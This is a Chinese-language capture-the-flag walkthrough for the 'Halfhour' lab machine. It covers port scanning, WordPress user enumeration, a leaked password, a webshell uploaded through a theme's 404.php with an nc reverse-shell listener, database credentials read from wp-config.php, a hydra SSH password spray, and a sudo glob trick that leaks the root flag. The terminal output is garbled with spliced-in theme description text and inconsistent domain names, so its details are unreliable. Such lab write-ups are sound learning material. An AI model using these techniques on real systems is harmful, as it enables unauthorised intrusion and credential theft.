

# Halfhour 靶机

## 信息收集

```
rustscan -a 172.1.20.33
```

```
[root@kali ~]# rustscan -a 172.1.20.33
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy : https://github.com/RustScan/RustScan : 

Real hackers hack time 🕒

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.1.20.33:22
Open 172.1.20.33:80
Open 172.1.20.33:1337
Open 172.1.20.33:1338
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 04:31 EDT
Initiating ARP Ping Scan at 04:31
Scanning 172.1.20.33 [1 port]
Completed ARP Ping Scan at 04:31, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:31
Completed Parallel DNS resolution of 1 host. at 04:31, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:31
Scanning 172-1-20-33.lightspeed.frsnca.sbcglobal.net (172.1.20.33) [4 ports]
Discovered open port 22/tcp on 172.1.20.33
Discovered open port 80/tcp on 172.1.20.33
Discovered open port 1338/tcp on 172.1.20.33
Discovered open port 1337/tcp on 172.1.20.33
Completed SYN Stealth Scan at 04:31, 0.01s elapsed (4 total ports)
Nmap scan report for 172-1-20-33.lightspeed.frsnca.sbcglobal.net (172.1.20.33)
Host is up, received arp-response (0.00045s latency).
Scanned at 2025-09-17 04:31:47 EDT for 0s

PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
1337/tcp  open  waste        syn-ack ttl 64
1338/tcp  open  wmc-log-svc syn-ack ttl 64
MAC Address: 08:00:27:BA:58:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

查看网页



正常情况下这是一个跳转连接

## 使用命令

```
curl http://172.1.20.33/
```


看看源码，看看注释中有什么特殊的东西

```
curl http://172.1.20.33/ | grep -e '<!--'
```

```
[root@kali)-[~/home/kali]# curl http://172.1.20.33 | grep -e '<!--'
% Total    % Received % Xferd  Average Speed   Time      Time      Time  Current
                                         Dload  Upload Total   Spent    Left  Speed
100  4626    100  4626      0       0  1480k      0 --:--:-- --:--:<!-- halfhour.ds
z →
-:- --:--:-- 1505k
```

发现有一个域名 halfhour.dsز,将域名添加/etc/hosts

```
echo '172.1.20.33\thalfhour.ds' >> /etc/hosts  
cat /etc/hosts
```



发现是wordpass写的考虑使用wpscan工具看看

```
wpscan --url http://halfhour.ds/ -e u,p
```

```
[+] todd  
| Found By: Author Posts - Author Pattern (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Wp Json Api (Aggressive Detection)  
|     - http://halfhour.ds/wp-json/wp/v2/users/?per_page=100&page=1  
|   Rss Generator (Aggressive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

发现用户todd,其实使用密码本我没有跑出来。看看其他的端口

```
(root㉿kali)-[~/home/kali]
# nc 172.1.20.33 1338
Please send new password: 123456
Congratulations! Password reset successful!
Old password: bobobo
```

发现一个密码是bobobo使用这个去web上登录一下

The screenshot shows a WordPress dashboard with the following elements:

- Top Bar:** Includes a profile picture, a clock icon, "Half Hour", a refresh icon, a comment icon (0), a plus sign for "新建" (New), and "LLAR". On the right, it says "您好, todd" and has "显示选项" (Show Options) and "帮助" (Help) dropdowns.
- Notice Bar:** A yellow box displays the message "WordPress 6.8.2 现已可用！请立即更新。" (WordPress 6.8.2 is available! Please update immediately).
- Dashboard Header:** "仪表盘" (Dashboard).
- Left Sidebar:** Contains various icons for site management, including a gear, a person, and a wrench.
- Left Panel:**
  - Limit Login Attempts Reloaded:** Shows a large orange circle with the number "1" in the center, indicating 1 failed login attempt in the past 24 hours.
  - Content:** "1次失败的登录尝试 (past 24 hrs)" and "Your site is currently at a low risk for brute force activity".
  - Feedback:** A blue button labeled "失败的登录尝试" (Failed login attempt) with a question mark icon.
- Right Panel:**
  - 快速草稿:** A draft post area with fields for "标题" (Title) and "内容" (Content). The content field contains "在想些什么？" (Thinking about something?). A blue "保存草稿" (Save Draft) button is at the bottom.
  - WordPress 活动及新闻:** A news feed section with the following items:
    - "参加一场您附近的活动。" (Attend an event near you.) with a location pin icon and a "选择位置" (Select location) button.
    - "目前您附近没有安排任何活动。您想组织一个 WordPress 活动吗？" (There are no events near you. Do you want to organize a WordPress event?)
    - Links to "Portland Welcomes WordCamp US 2025: A Community Gathering" and "Portland, Are You Ready? The WCUS 2025 Schedule Has Arrived!"
    - A mention of "Matt: United Starlink"

成功进入后台使用主题的404页面漏洞上传shell在自己的kali设置好回显

在URL输入`http://halfhour.dsza/wp-content/themes/bard/404.php`

```
(root㉿kali)-[~/home/kali] //wp-royal-themes.com/themes/item-bard-free/
└─# nc -lnpv 1234: WP Royal
listening on [any] 1234 https://wp-royal-themes.com/
id
 6 Description: Personal and Multi-Author Free WordPress Blog Theme. Perfect
connect to [172.1.20.7] from (UNKNOWN) [172.1.20.33] 46526
bash: cannot set terminal process group (481): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Halfhour:/var/www/halfhour.dsza/wp-content/themes/bard$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Halfhour:/var/www/halfhour.dsza/wp-content/themes/bard$ to use even for WordP
beginners. Clean and Modern Responsive design will perfectly showcase your
www-data@Halfhour:/var/www/halfhour.dsza/wp-content/themes/bard$ displays. Very fast
compatibility with many popular plugins & of course translation & RTL (rig
www-data@Halfhour:/var/www/halfhour.dsza/wp-content/themes/bard$ The theme has feat
like Text & Image logo, Fullscreen Slider, Header image, Instagram slider
widget support, footer menu support, GDPR compatibility, plugins support, se

```

获得webshell,查看一下wp-config.php,过滤一下passwd字段

```
cat wp-config.php | grep 'PASSWORD'
```

```
www-data@Halfhour:/var/www/halfhour.dsza$ cat wp-config.php | grep 'PASSWORD'
<lfhour.dsza$ cat wp-config.php | grep 'PASSWORD'
cat: cat: No such file or directory
/* define( 'DB_PASSWORD', 'root123' ); */
define( 'DB_PASSWORD', 'your_strong_password' );
www-data@Halfhour:/var/www/halfhour.dsza$
```

使用这个root123密码

```
www-data@Halfhour:/home$ ls
ls
nxal    11 License: GPLv3 or late
wangjiang
welcome
```

有三个用户，一个个尝试登录

```
(kali㉿kali)-[~/Desktop/script]
$ sudo su
[sudo] password for kali:
[root@kali]-[/home/kali/Desktop/script]
# hydra -L user.txt -p root123 172.1.20.33 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Author URL: https://wp-royal-themes.com/
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 05:03:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p:1), ~1 try per task
[DATA] attacking ssh://172.1.20.33:22/
[22][ssh] host: 172.1.20.33 e login: wangjiang e password: root123 ctly showcase your
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-17 05:03:19
```

主题文件

样式表  
(style.css)

破解出wangjiang的密码是root123

## 获得user.txt

```
wangjiang@Halfhour:~$ cat user.txt
flag{user-4c850c5b3b2756e67a91bad8e046ddac}
```

## 提权

在wangjiang页面下可以文件.mysql\_history (下面还有一个note.txt提示要我们获取welcome)

```
wangjiang@Halfhour:~$ ls -al
total 32
drwxr-xr-x 2 wangjiang wangjiang 4096 Sep 14 05:55 .
drwxr-xr-x 5 root      root      4096 Sep 14 05:20 ..
-rw-r--r-- 1 wangjiang wangjiang  220 Sep 14 05:20 .bash_logout
-rw-r--r-- 1 wangjiang wangjiang 3526 Sep 14 05:20 .bashrc
-rw-r--r-- 1 wangjiang wangjiang 1516 Sep 14 05:14 .mysql_history
-rw-r--r-- 1 root      root      23 Sep 14 05:24 note.txt
-rw-r--r-- 1 wangjiang wangjiang  807 Sep 14 05:20 .profile
-rw-r--r-- 1 root      root      44 Sep 14 05:14 user.txt
```

```
cat .mysql_history
```

```
INSERT INTO user(username,password)
VALUES('welcome','4c850c5b3b2756e67a91bad8e046ddac')
```

直接使用给的MD5登录就行，别问。破不出来

```
welcome@Halfhour:~$ sudo -l
Matching Defaults entries for welcome on Halfhour:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User welcome may run the following commands on Halfhour:
    (ALL) NOPASSWD: /usr/local/bin/del.sh
```

拥有del.sh的文件无密码执行

查看一下

```
welcome@Halfhour:~$ cat /usr/local/bin/del.sh
#!/bin/bash
# Requires PHP 5.2.4
# Tested up to: 6.8.2
PATH=/usr/bin; license: GPLv3 or later
cd /tmp
cat /root/root.txt | tr -d [A-Za-z0-9]
```

是一个读取root.txt的程序，正常执行是{ - }

在tmp目录下使用

```
touch A
```

在运行这个程序

```
welcome@Halfhour:/tmp$ sudo del.sh
flag{root-4c850c5b3b2756e67a91bad8e046ddac}
```

那如何获取root呢，其实root的密码也是bobobo

```
root@Halfhour:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Halfhour:/tmp#
```